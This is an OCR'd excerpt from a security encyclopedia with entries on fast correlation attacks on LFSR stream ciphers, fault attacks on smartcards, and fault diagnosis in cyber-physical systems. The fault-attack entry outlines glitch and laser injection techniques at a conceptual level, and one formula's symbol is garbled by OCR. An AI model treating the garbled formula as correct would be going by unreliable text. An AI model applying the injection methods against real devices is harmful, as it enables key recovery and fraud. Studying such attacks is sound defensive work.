Ye F, Luo H, Lu S, Zhang L (2004) Statistical en-route filtering of injected false data in sensor networks. In: Proceedings of IEEE Conference on Computer Communications (INFOCOM), pp 839–850

Ye F, Yang H, Liu Z (2007) Catching “moles” in sensor networks. In: Proceedings of the International Conference on Distributed Computing Systems (ICDCS), pp 66–69

Yu Z, Guan Y (2006) A dynamic en-route scheme for filtering false data injection in wireless sensor networks. In: Proceedings of IEEE Conference on Computer Communications (INFOCOM)

Zhang W, Cao G (2005) Group rekeying for filtering false data in sensor networks: a predistribution and local collaboration based approach. In: Proceedings of IEEE conference on computer communications (INFOCOM), pp 503–514

Zhu S, Setia S, Jajodia S, Ning P (2004) An interleaved hop-by-hop authentication scheme for filtering false data in sensor networks. In: Proceedings of IEEE Symposium on Security and Privacy, pp 1540–7993

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_348

Fast Correlation Attack

Anne Canteaut[11] ✉
(11) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr


Definition

Fast correlation attacks were first proposed by Meier and Staffelbach (1988, 1989). They apply to *running-key* generators based on *linear feedback shift registers (LFSRs)*, exactly in the same context as the *correlation attack*, but they are significantly faster. They rely on the same principle as the correlation attack: they exploit the existence of a correlation between the keystream and the output of a single LFSR, called the *target LFSR*, whose initial state depends on some bits of the secret key. In the original correlation attack, the initial state of the target LFSR is recovered by an exhaustive search. Fast correlation attacks avoid examining all possible initializations of the target LFSR by using some efficient error-correcting techniques. But, they require the knowledge of a longer segment of the keystream (in the context of a *known-plaintext attack*). As for the correlation attack, similar algorithms can be used for mounting a *ciphertext only attack* when there exists redundancy in the plaintext.

Theory

Fast correlation attacks as a decoding problem. The key idea of fast correlation attacks consists in viewing the correlation attack as a decoding

problem. If there exists a correlation between the keystream **s** and the output **u** of the target LFSR, then the running-key subsequence $(s_t)_{t<N}$ can be seen as the result of the transmission of $(u_t)_{t<N}$ through the binary symmetric channel with error probability $p = \Pr[s_t \neq u_t] < 1/2$ (see Fig. 1). If $\Pr[s_t \neq u_t] > 1/2$, the bitwise complement of **s** is considered. Moreover, all bits of the LFSR sequence **u** depend linearly on the LFSR initial state, $u_0 \ldots u_{L-1}$. Therefore, $(u_t)_{t<N}$ is a codeword of a linear code of length N and dimension L defined by the LFSR feedback polynomial. Thus, recovering the LFSR initial state consists in decoding the running-key subsequence relatively to the LFSR code.



Fast Correlation Attack, Fig. 1 Model for fast correlation attacks on LFSR-based stream ciphers

With this formulation, the original *correlation attack* proposed by Siegenthaler consists in applying a maximum-likelihood decoding algorithm to the linear code defined by the LFSR feedback polynomial. It then requires testing the 2^L possible initial states of the target LFSR. The complexity can be reduced by using faster decoding algorithms. But, they usually require a larger number of running-key bits.

Decoding techniques for fast correlation attacks. Several algorithms can be used for decoding the LFSR code, based on the following ideas:

- Find many sparse linear recurrence relations satisfied by the LFSR sequence (these relations correspond to sparse multiples of the feedback polynomial), and use them in an iterative decoding procedure dedicated to low-density parity-check codes (Canteaut and Trabbia 2000; Mihaljevic et al. 2000; Meier and Staffelbach 1989). The complexity of this attack may significantly decrease when the feedback polynomial of the target LFSR is sparse. Thus, the use of sparse LFSR feedback polynomials should be avoided in LFSR-based running-key generators.

- Construct a convolutional code (Johansson and Jönsson 1999a) (or a turbo code (Johansson and Jönsson 1999b)) from the LFSR code, and use an appropriate decoding algorithm for this new code (Viterbi algorithm or turbo-decoding).
- Construct a new linear block code with a lower dimension from the LFSR code and apply to this smaller linear code a maximum-likelihood decoding algorithm (Chepyshov et al. 2000; Joux 2009), or a polynomial reconstruction technique (Johansson and Jönsson 2000).

A survey on all these techniques and their computational complexities can be found in Jönsson (2002). In practice, the most efficient fast correlation attacks enable to recover the initial state of a target LFSR of length 60 for an error-probability $p = 0.4$ in a few hours on a PC from the knowledge of 10^6 running-key bits.

Applications

- *Fast correlation attacks on combination generators*. In the particular case of a combination generator, the target sequence **u** is the sequence obtained by adding the outputs of $(m + 1)$ constituent LFSRs, where m is the correlation-immunity order of the combining function (*correlation attack*). Thus, this sequence **u** corresponds to the output of a unique LFSR whose feedback polynomial is the greatest common divisor of the feedback polynomials of the $(m + 1)$ involved LFSRs. Since the feedback polynomials are usually chosen to be primitive, the length of the target LFSR is the sum of the lengths of the $(m + 1)$ LFSRs. The keystream corresponds to the received word as output of the error-probability

$$p = \Pr[s_t \neq u_t] = \frac{1}{2} - \frac{1}{2^{n+1}} |\hat{\mathrm{f}}(t)|,$$

  where n is the number of variables of the combining function, t is the n-bit vector whose i th component equals 1 if and only if $i \in \{i_1, i_2, \ldots, i_{m+1}\}$ and $\hat{\mathrm{f}}$ denotes the Walsh transform of f (*correlation attack* and *Boolean functions*).
- *Fast correlation attacks on filter generators*. In the case of a filter generator, the target LFSR has the same feedback polynomial as the

constituent LFSR, but a different initial state. Actually, if the keystream is given by

$$s_t = f\left(v_{t+\gamma_1}, v_{t+\gamma_2}, \ldots, v_{t+\gamma_n}\right),$$

where **v** is the sequence generated by the constituent LFSR. The optimal target sequence **u** then corresponds to

$$u_t = \sum_{i=1}^{n} \alpha_i v_{t+\gamma_i}$$

where $\alpha = (\alpha_1, \ldots, \alpha_n)$ is the vector which maximizes the magnitude of the Walsh transform of the filtering function. Thus, the keystream corresponds to the received word as output of the error-probability

$$p = \Pr\left[s_t \neq u_t\right] = \frac{\mathcal{NL}(f)}{2^n},$$

where $o\left(\log N\right)$ is the *nonlinearity* of the filtering function. The fast correlation attacks on filter generators can be improved by using several target LFSRs together (Canteaut and Filiol 2002; Jönsson and Johansson 2002).

Other particular fast correlation attacks apply to filter generators, like conditional block-oriented correlation attacks (Anderson 1995; Golić 1996; Lee et al. 1996) (*filter generator*).

Cross-References

Combination Generator
Fast Correlation Attack
Filter Generator
Stream Ciphers

Recommended Reading

Anderson RJ (1995) Searching for the optimum correlation attack. In: Fast software encryption 1994. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 137–143

Canteaut A, Filiol E (2002, May) On the influence of the filtering function on the performance of fast correlation attacks on filter generators. In: Symposium on information theory in the Benelux,

Louvain la Neuve, Belgium

Canteaut A, Trabbia M (2000) Improved fast correlation attacks using parity-check equations of weight 4 and 5. In: Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 573–588

Chepyshov V, Johansson T, Smeets B (2000) A simple algorithm for fast correlation attacks on stream ciphers. In: Fast software encryption 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 181–195

Golić JDj (1996) On the security of nonlinear filter generators. In: Fast software encryption 1996. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 173–188

Johansson T, Jönsson F (1999a) Improved fast correlation attack on stream ciphers via convolutional codes. In: Advances in cryptology – EUROCRYPT 1999. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 347–362

Johansson T, Jönsson F (1999b) Fast correlation attacks based on turbo code techniques. In: Advances in cryptology – CRYPTO 1999. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 181–197

Johansson T, Jönsson F (2000) Fast correlation attacks through reconstruction of linear polynomials. In: Advances in Cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 300–315

Jönsson F (2002) Some results on fast correlation attacks. PhD thesis, University of Lund, Sweden

Jönsson F, Johansson T (2002) A fast correlation attack on LILI-128. Inf Process Lett 81(3):127–132 [MathSciNet]

Joux A (2009) Algorithmic cryptanalysis. Chapman & Hall/CRC, Boca Raton

Lee S, Chee S, Park S, Park S (1996) Conditional correlation attack on nonlinear filter generators. In: Advances in cryptology – ASIACRYPT 1996. Lecture notes in computer science, vol 1163. Springer, Berlin, pp 360–367

Meier W, Staffelbach O (1988) Fast correlation attacks on stream ciphers. In: Advances in cryptology – EUROCRYPT 1988. Lecture notes in computer science, vol 330. Springer, Berlin, pp 301–314

Meier W, Staffelbach O (1989) Fast correlation attack on certain stream ciphers. J Cryptol 1:159–176 [MathSciNet]

Mihaljevic MJ, Fossorier MPC, Imai H (2000) A low-complexity and high performance algorithm for the fast correlation attack. In: Fast software encryption 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 196–212

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300363

Fault Analysis

Differential Fault Analysis
Evolution of Fault Attacks on Cryptosystems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_505

Fault Attack

Olivier Benot[12] ✉
(12) Ingenico, Région de Saint-Étienne, France


✉ **Olivier Benot**
Email: olivier.benoit@ingenico.com

Definition

A fault attack is an attack on a physicial electronic device (e.g., smartcard, HSM, USB token) which consists in stressing the device by an external mean (e.g., voltage, light) in order to generates errors in such a way that these errors leads to a security failure of the system (key recovery, ePurse balance increase, false signature acceptation, PIN code recovery…).

Introduction

A successful fault attack on an Integrated Circuit Card (ICC) or smartcard requires two steps: fault injection and the fault exploitation Fig. 1. The first step consists in injecting a fault at the appropriate time during the process. Fault injection is very dependent on the hardware and therefore the ICC. The second step consists in exploiting the erroneous result or unexpected behavior. Fault exploitation depends on the software design and implementation. In the case of an algorithm, it will also depend on its specification since the fault exploitation will be combined with cryptanalysis most of the time. Depending on the type of analysis performed, the fault injection will have to be done at a precise instant or roughly in a given period of time.



Fault Attack, Fig. 1 Fault attack process

Fault Injection

There are many ways to generate a fault in an ICC. Already, three major means of fault injection can be distinguished:

Electrical perturbation on the standard ISO contact of the smartcard

- Vcc glitch (see below)
- Clock duty cycle and/or frequency alteration

Light-beam perturbation (contact-less)

- Global light-beam (wide spectrum)
- Focused light-beam (wide spectrum)
- Laser-beam (single wavelength)

Electromagnetic field perturbation (contact-less)

The effectiveness of each fault injection method strongly depends on the hardware design, manufacturing process, and technology. The chip behavior under a fault injection can be of four types:

- No effect
- Wrong results or unexpected behavior (exploitable fault)
- No response from the card (hardware reset required)
- Card is dead (physically damaged)

Of course, only one out of the four listed behaviors might be exploitable. Moreover, the perturbation can have a transient effect, permanent effect, or an intermediary state in between:

- Transient effect (only during fault injection)
- Semipermanent effect (for a variable period of time from a few minutes to a few days)
- Permanent effect

In practice, transient faults are easier to exploit as will be seen in the fault exploitation section.

The main difficulty of the fault injection step is to find the appropriate parameters of the perturbation for the ICC in consideration. Inappropriate parameters will not lead to an exploitable fault such as a wrong result or an unexpected behavior. Therefore, there is a risk to irremediably kill the chip. Besides, if the hardware implements some security sensors and/or protection mechanism, it will be even more difficult to inject an exploitable fault without triggering a security mechanism.

A Vcc glitch is defined by many parameters among which are its shape, the falling and rising slope, the low and high level, and the low-level duration. Very good results have been obtained on some IC with a limited control over these parameters. In fact, the three main parameters that needed to be tuned are the low- and high-voltage values and the glitch duration. Besides, the combination of all parameters quickly gives a huge search space and therefore it is not practical to have too many parameters to play with.

A white light perturbation can be very effective on some ICC. The hardware required for such an attack can be easy to set up by using a photo camera bulk and the associated electronic. Then, the major parameters to be tuned are the light emission intensity, the light emission duration and, eventually, the selection of a specific area of the chip to be exposed (focused light attack) rather than the complete die.

Using a laser such as a pulsed Nd:YAG laser is even more powerful because the energy level, the wavelength, the beam duration, and the beam size are much more under control. It is important to control the energy level in order to avoid destruction of the chip (too much energy) or an ineffective beam (not enough energy).

Fault Exploitation

Fault exploitation is the mandatory second step of a successful fault attack. The fault exploitation directly depends on the fault effect, the fault localization in time, and the target of the attack. Two major types of target can be distinguished for a fault attack:

- The operating system and application-sensitive process
- The cryptographic algorithm

A sensitive process is defined as a piece of code processing data that is known to the external world but should not be modified. The fault injection will precisely modify such data. By definition, if the data should not be modified, it means that modifying it will compromise the system security to some extent.

Differential fault analysis (DFA) mainly consists in analyzing an algorithm result (ciphertext) under regular condition and under abnormal condition for the same input (plaintext). The abnormal condition is usually obtained by fault injection during the process (transient fault) or before the process (permanent fault). Differential fault analysis has been widely studied from a theoretical point of view. In September 1996, three researchers from Bellcore identified a new attack against *plain*RSA (RSA Digital Signature Scheme), (Boneh et al. 1997), when performed with the Chinese Remainder Theorem. This attack was reported in a Bellcore press release entitled *New Threat Model Breaks Crypto Codes*, but no technical details were provided. Later, another researcher wrote a short memo that seemed to describe a more realistic attack. In the case of a computation error, the Bellcore researchers showed how to recover the secret factors p and q of the public RSA modulus n from *two* signatures of the same message: a correct one and a faulty one. Lenstra remarked that only the faulty signature was required. At the same time, Joye and Quisquater noted that Lenstra's observation could actually be applied to all RSA-type cryptosystems, including variants based on Lucas sequences (LUC) and elliptic curves (KMOV, Demytko) (Joye et al. 1999).

In conclusion, a fault attack is a threat for any secure token (whatever the form factor) and must be taken into consideration at all steps of the product design and specification. Countermeasures and protection can be designed both in hardware and in software to thwart such attacks.

Cross-References

Differential Fault Analysis

Recommended Reading

Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: Fumy W (ed) Advances in cryptology – eurocrypt'97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 37–51

Joye M, Lenstra AK, Quisquater J-J (1999) Chinese remaindering cryptosystems in the presence of faults. J Cryptol 12(4):241–245

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300366

Fault Countermeasures

Evolution of Fault Attacks on Cryptosystems
Infective Countermeasure

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300368

Fault Detection

Fault Diagnosis in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1723

Fault Diagnosis in Cyber-Physical Systems

Christodoulos Keliris[13] ✉ and Marios M. Polycarpou[13] ✉
(13) KIOS Research and Innovation Center of Excellence and Department of Electrical and Computer Engineering, University of Cyprus, Nicosia, Cyprus

✉ **Christodoulos Keliris**
Email: keliris.christodoulos@ucy.ac.cy

✉ **Marios M. Polycarpou (Corresponding author)**
Email: mpolycar@ucy.ac.cy

Synonyms

Fault detection; Fault identification in cyber-physical systems; Fault isolation

Definitions

Fault diagnosis in Cyber-Physical Systems (CPS) refers to the detection, isolation, and identification of faults or unexpected events that affect the operation of CPS. A Cyber-Physical System consists of various physical systems interacting with each other and possibly with humans, in tight integration with computational, communication, and control elements.

Background

The design of Fault Diagnosis (FD) methods has been pursued since the early 1970s. Since then, several books (e.g., Patton and Frank 1989; Chen

and Patton 1999; Ding 2008; Blanke et al. 2010) and survey papers (e.g., Frank 1990; Venkatasubramanian et al. 2003; Hwang et al. 2010; Gao et al. 2015) have been written on the topic. Fault diagnosis is a subfield of control engineering, and its main purpose is to derive a monitoring scheme for detecting the presence of a fault or unexpected event, isolating its location or type of fault, and identifying its magnitude. In feedback control systems, fault diagnosis may be combined with fault accommodation to provide automated corrective actions in the presence of faults. More recently, due to the technological evolution and emergence of CPSs, fault diagnosis remains at the forefront of the research interest for dealing with the challenges arising from this type of systems (Boem et al., 2018).

In a CPS various physical systems interact with each other and possibly with humans, in tight integration with computational, communication, and control elements, thus incorporating a feedback loop among the physical and the cyber world. More specifically, as stated in Antsaklis et al. (2013), the physical part of a CPS comprises of physical, biological, or engineered systems that are usually large-scale and complex, whereas the cyber part of a CPS comprises of communication networks and computational resources for monitoring, controlling, and coordinating the physical part. The interested reader can refer to Baheti and Gill (2011) for a brief introduction to this new generation of systems. The emergence of CPSs was motivated by advances in sensor technology, information and communication technology, and the widespread use of the Internet-of-Things (IoT). Examples of CPSs include smart power grids, smart buildings, autonomous robots, air transportation systems, unmanned vehicles, infrastructure networks, embedded medical devices, and mechatronic systems. Other examples of CPSs along with research directions can be found in Poovendran (2010).


Theory

Usually, fault diagnosis refers to the following three stages:

- *Fault detection* is a binary decision whether a fault in the system has occurred or not.
- *Fault isolation* is the determination of the type and/or the location of the fault.

- *Fault identification* is the determination of the size/magnitude of the fault.

A CPS is comprised of mainly five components: the physical system process, the sensors, the actuators, the controller, and the communication network. A fault may appear in any of these components (see Fig. 1).



Fault Diagnosis in Cyber-Physical Systems, Fig. 1 Fault types and Fault Diagnosis

A fault in the physical system process is called a process fault and alters the system dynamics. Actuator faults affect the controllers' effect on the system, whereas sensor faults alter the true values of the measured quantities by giving wrong measurements. An example of a process fault is, for instance, a leak in a pipe; common actuator faults are the loss of effectiveness of the actuator action or motor faults driving the actuator's actions (e.g., resulting in a stuck valve), and examples of sensor faults are


sensor bias, drift, complete failure, and precision degradation. The aforementioned faults essentially rely on the physical layer of the CPSs. In addition, it is possible to have cyber faults. Examples of faults that can occur in the cyber part are problems on the communication network (i.e., package losses, packet delays) and computational faults in the controller (i.e., unintentional faults during the controller design stage or a cyber attack on the controller).

The first stage of fault diagnosis is fault detection, for which there are mainly two methods to address the possible presence of a fault. The first method is called *hardware redundancy*, where multiple components are utilized to perform the same task, for example, having multiple sensors to measure the same quantity. The final decision/measurement is taken synergistically from all the component copies, usually through a majority voting scheme. This method, although effective, implies high costs due to the component replication and requires more physical space; hence, the method is used mainly for highly safety-critical systems (e.g., aviation applications).

The second method is called *analytical redundancy* and is based on models describing the system under fault-free operation, i.e., analytical mathematical expressions (quantitative) or symbolic/qualitative system representations. As shown in Fig. 1, the Fault Diagnosis module monitors the system for faults by taking as inputs the output measurements y and the control input u and provides as output the decision regarding the presence of a fault. In the case the decision is positive, the necessary actions for isolating, identifying, and possibly accommodating the fault are performed. In the quantitative analytical redundancy approach, the actual physical signals are measured and compared to the values of the corresponding signals that are derived by the mathematical model of the process under healthy mode of operation. The difference between the two signals constitutes the residuals signal, which is compared to corresponding fault detection thresholds (either predefined or actively generated online) to assess the presence of a fault. If at least one residual signal exceeds its corresponding detection threshold, then the system is considered faulty. In practice, the possibility of undetected faults cannot be excluded, since a fault may be too small to cause a residual to exceed its corresponding threshold. In the ideal case of having a perfectly accurate mathematical model, the detection of faults becomes trivial; however having a precise

mathematical model may be too difficult or costly. In practice, the mathematical model is not accurate under all conditions, and, in addition, there may be disturbances and measurement noise present. Therefore, the determination of a proper size for the detection threshold is of crucial importance, since if it is set too low, then false alarms might occur (false positives), whereas if it is set too high then the residual in the presence of faults may not exceed the detection thresholds, leading to missed faults (false negatives). Hence, the selection of the detection threshold creates a key trade-off between false alarms and conservative fault detection.

In the early stages of fault diagnosis and until fairly recently, centralized fault diagnosis approaches were developed, where information about the state of the system are gathered and processed centrally. However, centralized architectures are less suitable for large-scale, interconnected systems which is usually the case of CPSs. Advances in information and communication technology and distributed sensing motivated the development of decentralized and distributed fault diagnosis schemes. Another reason for distributed fault diagnosis architectures is the development of systems with multiple cooperative subsystems resulting in the need for corresponding fault diagnosis schemes mimicking the system architecture, therefore leading to having a fault diagnosis module monitoring each subsystem for faults, where there might be communication between the fault diagnosis modules (distributed scheme) or not (decentralized scheme) (see Fig. 2). Even in the case of a centralized system, decentralized or distributed FD schemes can still be used by partitioning the system analytically (not physically) into several interconnecting subsystems so that decentralized and distributed fault diagnosis schemes can be applied.



Fault Diagnosis in Cyber-Physical Systems, Fig. 2 Fault Diagnosis Architectures for a distributed system comprising of three subsystems Σ_1, Σ_2, and Σ_3. Black arrows represent physical or

communication links between subsystems, whereas white thick arrows indicate communication or measuring elements in the Fault Diagnosis modules (gray)

From a practical perspective, gathering the distributed information into a central processing agent to apply a centralized approach for the fault diagnosis task may be counter-productive due to communication overload and the requirement for higher computational power. Moreover the processing of the information at a centralized agent imposes several risks since the agent constitutes a single point of failure. On the other hand, distributed systems either by nature or through the decomposition of large-scale systems into smaller, interconnected subsystems provide a solid base for developing fault diagnosis approaches with inherent robustness. The main benefits of using a decentralized/distributed fault diagnosis scheme can be summarized as follows: (a) Enhanced safety robustness, since centralized approaches are subject to single point of failure. (b) Less communication bandwidth requirements since only necessary information are exchanged rather than conveying all the information in a single location as in centralized approaches. (c) Less computation power requirements. (d) Increased isolability of multiple faults. (e) Scalability benefits; the distributed scheme allows for more flexibility in adding subsystems with respective fault detection modules without requiring any computational modifications in the already existing architecture.

Open Problems and Future Directions

Discrimination of Various Types of Faults

Most research works on fault diagnosis consider only a single type of fault (i.e., process, sensor, or actuator). In practice, any type of fault may occur, or multiple faults of different type may be active at the same time. Therefore, there is a need to develop fault diagnosis schemes that are able to identify the type of fault or multiple faults, so that corresponding corrective actions can be taken. Some initial results targeting this issue have been published (Keliris et al., 2017; Zhang et al., 2011).

Distinguishing Faults from Malicious Attacks

Naturally, there is close relation between the detection of faults and malicious attacks. The main differentiating element is that a fault is unintentional, occurring naturally due to the continuous operation and aging

components or due to human error (e.g., wrong rewiring in system or physical damage to system components during maintenance). On the other hand, a malicious attack is an intentional human intervention in the cyber or physical components of the CPS system and the way these operate. In practical applications the desired response to a fault is different from the response to a malicious attack. For example, in the case of a malicious attack, it may be desirable to detect it as soon as possible and shut down the system. Therefore, there is a need to develop methods to distinguish between faults and malicious attacks.

Automated Decision-Making for Large-Scale CPS Systems

CPS are in widespread application, and their rapid expansion is a result of the extensive use of wireless embedded sensors and actuators that are creating new application domains. Many CPS constitute large-scale systems and are part of critical infrastructures with safety-critical properties, and hence, there is a growing need for the development of operational frameworks/models, at a high level, for automated system monitoring, self-coordination, and decision-making to enrich the system operation with high reliability, fault tolerance, and attack-resiliency, so that the large-scale system can automatically anticipate and respond to threatening situations. Situational awareness plays a crucial role in the overall operation of large-scale CPS, and some works dealing with this issue have been published. For instance, Alcaraz and Lopez (2014) addresses a way to manage both anomalies (foresee faults) and threats in real-time.

References

Alcaraz C, Lopez J (2014) WASAM: a dynamic wide-area situational awareness model for critical domains in Smart Grids. Futur Gener Comput Syst 30(1):146–154

Antsaklis PJ, Goodwine B, Gupta V, McCourt MJ, Wang Y, Wu P, Xia M, Yu H, Zhu F (2013) Control of cyberphysical systems using passivity and dissipativity based methods. Eur J Control 19(5):379–388

Baheti R, Gill H (2011) Cyber-physical Systems. Impact Control Technol 12(1):161–166

Blanke M, Kinnaert M, Lunze J, Staroswiecki M (2010) Diagnosis and fault-tolerant control, 2nd edn. Springer, Berlin

Boem F, Keliris C, Parisini T, Polycarpou MM (2018) Fault diagnosis for uncertain networked systems. In: Başar T (ed) Uncertainty in complex networked systems: in honor of Roberto Tempo.

Springer, Cham, pp 533–581

Chen J, Patton RJ (1999) Robust model-based fault diagnosis for dynamic systems. Kluwer Academic Publishers, Norwell

Ding SX (2008) Model-based fault diagnosis techniques: design schemes, algorithms, and tools, 1st edn. Springer, New York

Frank P (1990) Fault diagnosis in dynamic systems using analytical and knowledge-based redundancy: a survey and some new results. Automatica 26(3):459–474

Gao Z, Cecati C, Ding S (2015) A survey of fault diagnosis and fault-tolerant techniques part I: fault diagnosis with model-based and signal-based approaches. IEEE Trans Ind Electron 62(6):3757–3767

